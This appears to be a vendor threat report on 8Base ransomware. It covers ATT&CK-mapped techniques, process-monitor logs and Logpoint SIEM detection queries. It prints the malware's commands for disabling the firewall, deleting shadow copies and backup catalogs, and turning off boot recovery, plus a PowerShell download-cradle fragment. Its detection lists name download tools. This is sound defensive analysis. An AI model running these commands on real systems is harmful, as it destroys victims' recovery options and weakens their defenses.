8base.exe	ReadFile	C:\Program Files\010 Editor\unins000.dat	Offset: 0, Length: 12,296, Priority: Normal
8base.exe	CloseFile	D:\OS2\libc066.dll	
8base.exe	WriteFile	C:\Users\tutaans\AppData\Local\VirtualStore\Program Files\010 Editor\unins000.dat.id[C67B2E68-3483].[support@rexsdata.pro].8base	Offset: 0, Length: 12,304, Priority: Normal
8base.exe	WriteFile	C:\Users\tutaans\AppData\Local\VirtualStore\Program Files\010 Editor\unins000.dat.id[C67B2E68-3483].[support@rexsdata.pro].8base	Offset: 12,304, Length: 242
8base.exe	CloseFile	C:\Program Files\010 Editor\unins000.dat	
8base.exe	CloseFile	C:\Users\tutaans\AppData\Local\VirtualStore\Program Files\010 Editor\unins000.dat.id[C67B2E68-3483].[support@rexsdata.pro].8base	

In addition to altering registry values, ensuring persistence, conducting file discovery, and encrypting files, the malware also engages in actions pertaining to modifying the Windows Firewall state, erasing backups and shadow copies, manipulating backup catalogs, and modifying boot configuration data which can be seen below in process tree.



After encryption is completed it drops “info.txt” and “info.hta” files which contain notes on how users should proceed to recover their data.


TECHNICAL ANALYSIS

Initial Access

Threat actors gain initial access to their victims' systems primarily through phishing emails [**T1566**]. The attackers craft deceptive messages to lure unsuspecting individuals into clicking on malicious links or downloading infected attachments. Once the victim engages with these phishing elements, the exploit kit is executed, exploiting known vulnerabilities in applications or operating systems. According to **SentinelOne**, 8Base has also been using Initial Acess Broker to gain access to the victim’s network. Initial Access Brokers are threat actors who sell access to an organization to others.

Execution

Users are socially engineered to get them to execute malicious code files via phishing emails [**T1204**]. The dropped malware utilizes Windows Command Shell [**T1059.003**], and Powershell [**T1059.001**] for the execution of payload as shown in the below image.



Use of Windows Command Shell and Powershell to execute the payload

Besides the use of command and scripting Interpreter, the malware utilizes Native API [**T1106**] to perform actions such as querying registry keys, modifying registry values, and performing system and network share discovery.

Persistence

Adversaries utilize multiple techniques to execute their payload and ensure its persistence within the system. One of the techniques used for persistence and execution is via **scheduled** tasks [**T1053**]. Besides scheduling tasks, they have abused the Windows Startup function to place their payload in the Startup Folder [**T1547.001**] to execute the malware during system boot.

```
C:\Users\xxxx\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\malware.exe
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\malware.exe
```

These enable the malware to run each time the system starts up, along with that threat actors have been found dropping malware into the folder mentioned below.

```
C:\Users\xxxx\AppData\Local\malware.exe
```

They have also modified the Registry Run Keys [**T1547.001**] to place their payload as a result the payload is executed during system boot or during user login.

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\malware
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\malware
```

The registry run key is a critical component of the Windows Registry that facilitates the automatic execution of programs or scripts when a user logs into the operating system. Threat actors often utilize registry run keys as a means to establish persistence on a target system, enabling the automatic execution of malicious scripts or malware during system startup. By manipulating the Registry, adversaries ensure its persistent presence within the system's startup process.


Furthermore, to facilitate its malevolent activities, 8Base modifies specific Registry keys [T1112] responsible for internet policy:f

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass 1
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName 1
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet 1
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect 0
```

These modifications alter the system's internet settings, potentially enabling the ransomware to bypass security measures and connect to malicious domains or servers.

Discovery

During the discovery phase, adversaries have been found querying `ActiveComputerName`, `Startup` , and `Common Startup` registry keys to discover the system name and default startup locations.




Process Name	Operation	Path	Detail
8base.exe	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup	Type: REG_EXPAND_SZ, Length: 152, Data: %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
8base.exe	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	
8base.exe	RegQueryKey	HKCU	Query: HandleTags, HandleTags: 0x0
8base.exe	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	KeySetInfomationClass: KeySetHandleTagsInformation, Length: 0
8base.exe	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Common Startup	Length: 144
8base.exe	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	
8base.exe	RegQueryKey	HKLM	Query: HandleTags, HandleTags: 0x0
8base.exe	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	KeySetInfomationClass: KeySetHandleTagsInformation, Length: 0
8base.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Common Startup	Type: REG_EXPAND_SZ, Length: 120, Data: %ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup

Also, 8Base ransomware utilizes the WNetEnumResource(), a native Windows API function for network share enumeration [**T1106**]. This native Windows API function enables ransomware to crawl over network resources accessible from the victim's workstation.

Defense Evasion

Various techniques have been used to evade defense. SmokeLoader performs process injection [**T1055**] to evade defense. Besides process injection, it also masquerades as a legitimate binary [**T1036**].



Multiple obfuscation techniques have been utilized to hide the malicious instruction in dropped files [**T1027**], and also command line encoding is used to evade defenses against command-line monitoring.

As part of Defense Evasion, 8Base ransomware effectively terminates a long list of processes [**T1489**], which includes a variety of commonly used apps and security software.

They also have been found modifying windows defender firewalls [**T1562.001**]. To disable windows defender 8Base ransomware executes the following commands:

```
netsh advfirewall set currentprofile state off
```

This command effectively disables the Windows Firewall for the current profile, creating an opportune gap in the system's network defenses.

```
netsh firewall set opmode mode=disable
```

Using this command, 8Base takes a step further to completely disable the Windows Firewall, regardless of the current profile. This double-barreled tactic weakens network defenses, providing 8Base with a cloak of invisibility.

As a reference from the VMware report, 8Base Ransomware Group employed an obfuscated sample of the Phobos ransomware. The recovered Phobos sample used a ".8base" file extension on encrypted files. This raises the question of whether this might be an earlier version of the ransomware they used, or if 8Base utilizes various types of ransomware to target their victims.

Command and Control

As we have already mentioned SystemBC is being used for encrypting traffic to the C2 server throughout our report. Adversaries have utilized various techniques to download malware into the system [**T1105**]. Usage of commands by SmokeLoader `IEX(New-Object Net.WebClient).downloadString()` was observed to drop payloads into the system in the Malware Analysis section.

Impact

8Base uses AES to encrypt files [**T1486**], besides encrypting files 8Base ransomware inhibits system recovery[**T1490**], by deleting shadow copies, and a backup catalog and furthermore disables auto recovery services to prevent victims from restoring their corrupted systems.

Following are the commands used to delete shadow copy, backup catalog, modify boot configuration data to disable auto-recovery, and ignore failures during system boot.

```
wmic shadowcopy delete
wbadmin delete catalog -quiet
vssadmin delete shadows /all /quiet
bcdedit /set {default} recoveryenabled no
bcdedit /set {default} bootstatuspolicy ignoreallfailures:
```

DETECTION USING LOGPOINT CONVERGED SIEM

With the right tools, organizations can benefit from enhanced visibility into the network and IT infrastructure, which in turn translates into better chances for detection and response of 8Base ransomware at any stage of infection. Logpoint's Converged SIEM platform provides a solid solution for detecting and responding to 8Base ransomware threats. With Logpoint's Converged SIEM's extensive query capabilities and user-friendly query language, security analysts may conduct targeted searches ranging from simple query searches to advanced aggregated, correlated, or regex-based searches. This enables them to quickly and precisely identify indicators of compromise and likely 8Base infections.

To assist security analysts in monitoring 8Base activities within their network, we have developed built queries tailored particularly for this ransomware threat. By leveraging Logpoint Converged SIEM's capabilities and these particular queries, organizations can enhance their defenses against 8Base ransomware, enabling preventative measures to protect their networks from this ransomware group.

Required Log Sources

1. Windows
   - **Process Creation with Command Line Auditing** should be enabled
   - **Registry Auditing** should be enabled
   - **File System Auditing** should be enabled
   - **Script Block Logging** should be enabled
2. Windows Sysmon
3. IDS/IPS
4. Firewall

Suspicious Child Process Spawned by Microsoft Office Product:

As a primary method of gaining initial access, the 8Base group frequently employs spear-phishing. This technique capitalizes on exploiting the human factor to infiltrate target systems. Therefore, we can use this alert to detect suspicious child processes spawned via office applications.

```
label="Process" label=Create
parent_process IN ["*\WINWORD.EXE", "*\EXCEL.EXE", "*\POWERPNT.exe", "*\MSPUB.exe",
"*\VISIO.exe", "*\OUTLOOK.EXE","*\MSACCESS.EXE","*\EQNEDT32.EXE", "*\Onenote.exe",
"*\wordview.exe","*\outlook.exe"]
("process" IN ["*\AppVLP.exe","*\bash.exe","*\bitsadmin.exe","*\certoc.exe",
"*\certutil.exe","*\cmd.exe","*\cmstp.exe","*\control.exe","*\cscript.exe",
"*\curl.exe","*\forfiles.exe","*\hh.exe","*\ieexec.exe","*\installutil.exe",
"*\javaw.exe","*\mftrace.exe","*\Microsoft.Workflow.Compiler.exe","*\msbuild.exe",
"*\msdt.exe","*\mshta.exe","*\msidb.exe","*\msiexec.exe","*\msxsl.exe",
"*\odbcconf.exe","*\pcalua.exe","*\powershell.exe","*\pwsh.exe","*\regasm.exe",
"*\regsvcs.exe","*\regsvr32.exe","*\rundll32.exe","*\schtasks.exe","*\scrcons.exe",
"*\scriptrunner.exe","*\sh.exe","*\svchost.exe","*\verclsid.exe","*\wmic.exe",
```

```
"*\workfolders.exe","*\wscript.exe","*\AppData\*","*\Users\Public\*","*\ProgramData\*",
"*\Windows\Tasks\*","*\Windows\Temp\*","*\Windows\System32\Tasks\*"]
OR file in ["bitsadmin.exe","CertOC.exe","CertUtil.exe","Cmd.Exe","CMSTP.EXE",
"cscript.exe","curl.exe","HH.exe","IEExec.exe","InstallUtil.exe","javaw.exe",
"Microsoft.Workflow.Compiler.exe","msdt.exe","MSHTA.EXE","msiexec.exe","Msxsl.exe",
"odbcconf.exe","pcalua.exe","PowerShell.EXE","RegAsm.exe","RegSvcs.exe","REGSVR32.exe",
"RUNDLL32.exe","schtasks.exe","ScriptRunner.exe","wmic.exe","WorkFolders.exe","wscript.exe
"])
```

Suspicious Microsoft Equation Editor Child Process:

We have observed multiple samples that exploited the CVE-2017-11882 for initial access and execution of the payload. The above-provided alert can also look for suspicious child processes spawned via `EQNEDT32.EXE`. But this alert can help to trigger any missed out events by the above alert for Equation Editor.


```
label="Process" label=Create
parent_process="*\EQNEDT32.exe"
-"process" IN ["C:\Windows\System32\WerFault.exe", "C:\Windows\SysWOW64\WerFault.exe"]
```

Suspicious File Execution Using Wscript or Cscript

Besides using Malicious Office files for initial access, adversaries have used other forms of payloads for initial access. Initial payload files can range from various script files and various file types such as `.vbs` and `.js` which can be detected by using this alert.

```
label="Create" label="Process" "process" IN ["*\wscript.exe", "*\cscript.exe"]
-command="*.json*" command IN ["*.jse*", "*.vbe*", "*.js*", "*.vba*","*.vbs"]
```

Note: Legitimate use cases of Wscript and Cscript can trigger false positives.



Suspicious PowerShell Parameter Substring Detected

As Smokeloader and other payloads have used Powershell to execute the obfuscated payload, so this alert helps to detect the usage of suspicious Powershell commands.

```
label=create label="process" "process"="*\powershell.exe"
command IN ["* -en*", "* -ec *", "* -noni*", "* -nop*", "* -exe* bypass*",
"* -ep bypass*", "* -win* hid*", "* -w hid*", "* -sta *","*FromBase64String*"]
```

Usage of Web Request Command

As in most cases, the PowerShell command is encoded and might be missed if only the monitoring process creates logs, so this alert can be used to detect usage of such commands with or without obfuscation via Process Creation Logs and Script Block logs. For this alert to work Script Block Logging needs to be enabled.

```
(label="Create" label="Process"
command IN ["*new-object system.net.webclient).downloadstring(*",
"*new-object system.net.webclient).downloadfile(*",
"*new-object net.webclient).downloadstring(*",
"*new-object net.webclient).downloadfile(*","*.Download*","*Net.WebClient*",
"*Invoke-WebRequest*", "*iwr *", "*wget *", "*curl *",
"*Net.WebClient*", "*Start-BitsTransfer*", "*Resume-BitsTransfer*",
"*[System.Net.WebRequest]::create*", "*Invoke-RestMethod*",
"*WinHttp.WinHttpRequest*" ] -user IN EXCLUDED_USERS)
OR (norm_id=WinServer event_id= 4104
script_block IN ["*Invoke-WebRequest*", "*iwr *", "*wget *", "*curl *",
"*Net.WebClient*", "*Start-BitsTransfer*", "*Resume-BitsTransfer*",
"*[System.Net.WebRequest]::create*", "*Invoke-RestMethod*", "*WinHttp.WinHttpRequest*",
"*new-object system.net.webclient).downloadstring(*", "*new-object
system.net.webclient).downloadfile(*",
"*new-object net.webclient).downloadstring(*",  "*new-object
net.webclient).downloadfile(*","*.Download*",
"*Net.WebClient*" ] -path="C:
\Packages\Plugins\Microsoft.GuestConfiguration.ConfigurationforWindows\*") | chart count()
by command,script_block
```

File Dropped in Suspicious Location

After downloading the payload from C2, it is dropped under the Temp folder, and also based on 8Base artifacts, it has been observed that the ransomware replicates itself within temporary and user profile directories. So we can look for instances of files being dropped in suspicious locations, while also considering the exclusion of commonly active system processes from this analysis.

```
norm_id=WindowsSysmon event_id=11
path IN ["C:\ProgramData*", "*\AppData\Local*",
"*\AppData\Roaming*", "C:\Users\Public*"]
-"process" IN ["*\Microsoft Visual Studio\Installer\*\BackgroundDownload.exe",
"C:\Windows\system32\cleanmgr.exe", "*\Microsoft\Windows Defender\*\MsMpEng.exe",
"C:\Windows\SysWOW64\OneDriveSetup.exe", "*\AppData\Local\Microsoft\OneDrive*",
"*\Microsoft\Windows Defender\platform\*\MpCmdRun.exe",
"*\AppData\Local\Temp\mpam-*.exe"]
-file IN ["vs_setup_bootstrapper.exe", "DismHost.exe","*_PSScriptPolicyTest*.ps1"]
```

Scheduled Task Creation Detected

When SystemBC is executed, it utilizes task scheduling for maintaining persistence and execution of the payload. To detect such events, this alert can be used.

```
(label="Process" label=Create "process"="*\schtasks.exe" command="* /create *"
-user IN EXCLUDED_USERS)
OR (label="Registry" label="Key" label="Map" event_type=CreateKey
"target_object"="*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\*"
-target_object IN ["*\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator*"])
```

Note: This alert requires Registry auditing for the mentioned key in the query should be enabled.

Suspicious Scheduled Task Creation

This alert can be used to detect task scheduling for binary/file located at suspicious locations or locations from where generally scheduled tasks are not created.

```
norm_id=WinServer label=Schedule label=Task label=Create
command IN ["*C:\Users\*", "*C:\Windows\Temp\*", "*C:\ProgramData\*"]
-command="C:\ProgramData\Microsoft\Windows Defender\Platform\*"
```

Autorun Keys Modification Detected


The SystemBC and 8Base ransomware exhibits persistence by leveraging the Windows Registry run key, allowing it to execute every time the system boots. On top of that, it establishes a foothold by infiltrating key directories such as the user's Startup folder and ProgramData's StartUp directory, so we can look for registry run key modification from suspicious folders.

```
label=Registry label=Set label=Value -event_type=info
target_object IN ["*\software\Microsoft\Windows\CurrentVersion\Run*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
"*\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run",
"*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
"*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"]
detail IN ["*C:\Windows\Temp\*", "*C:\$Recycle.bin\*", "*C:\Temp\*",
"*C:\Users\Public\*", "*C:\Users\Default\*",  "*C:\Users\Desktop\*",
 "*\AppData\Local\*",  "*Public\*",
"*wscript*", "*cscript*","*powershell.exe*"]
```

Windows Firewall Disable via Netsh

In an attempt to evade detection and to prevent traffic from being blocked, threat actors manipulate the Windows Firewall by using 'netsh' binary, thereby deactivating the firewall. These actions can be detected by using the following query.


```
label="Process" label=Create "process"="*\netsh.exe"
command IN ["*advfirewall set * state off",
"*firewall set opmode mode=disable"]
```



Shadow Copy Deletion using OS Utilities

8Base ransomware's operational behavior, a deliberate strategy to inhibit system recovery is the deletion of Shadow Copies leveraging native OS utilities. We can look for the use of OS utilities for deleting shadow copies as mentioned below.

```
label="Process" label="Create" ("process" IN ["*\powershell.exe", "*\wmic.exe",
"*\vssadmin.exe", "*\diskshadow.exe"] command="*shadow*" command="*delete*") OR
("process"= "*\wbadmin.exe" command="*delete*" (command=*systemstatebackup*) OR
(command="*catalog*" command="*quiet*") ) OR ("process"="*\vssadmin.exe"
command="*resize*" command="*shadowstorage*" command IN ["*unbounded*","*MaxSize=*"])
```




INVESTIGATION AND RESPONSE USING LOGPOINT CONVERGED SIEM

Logpoint's Converged SIEM comes with a native endpoint agent that collects logs and telemetry from endpoints and transports them to the SIEM to facilitate detection. Then, powered by **SOAR**, **AgentX** can perform automated real-time threat investigation and remediation. So in combination with SIEM and SOAR, AgentX brings EDR capabilities to Converged SIEM.

AgentX is also integrated with Osquery which provides additional visibility into endpoint activities and enables advanced threat hunting and forensic investigations. Logpoint offers helpful **playbooks** (through SOAR) that automate various security tasks, like detecting threats and managing incidents. These playbooks use Logpoint's SIEM, SOAR, and AgentX for smooth security process coordination. Some playbooks specifically for detecting 8base are explained below.


Phishing Investigation and Response

One of the techniques used by threat actors to gain initial access is Phishing. This playbook can be used to investigate Phishing attempts and provide remediation to them.



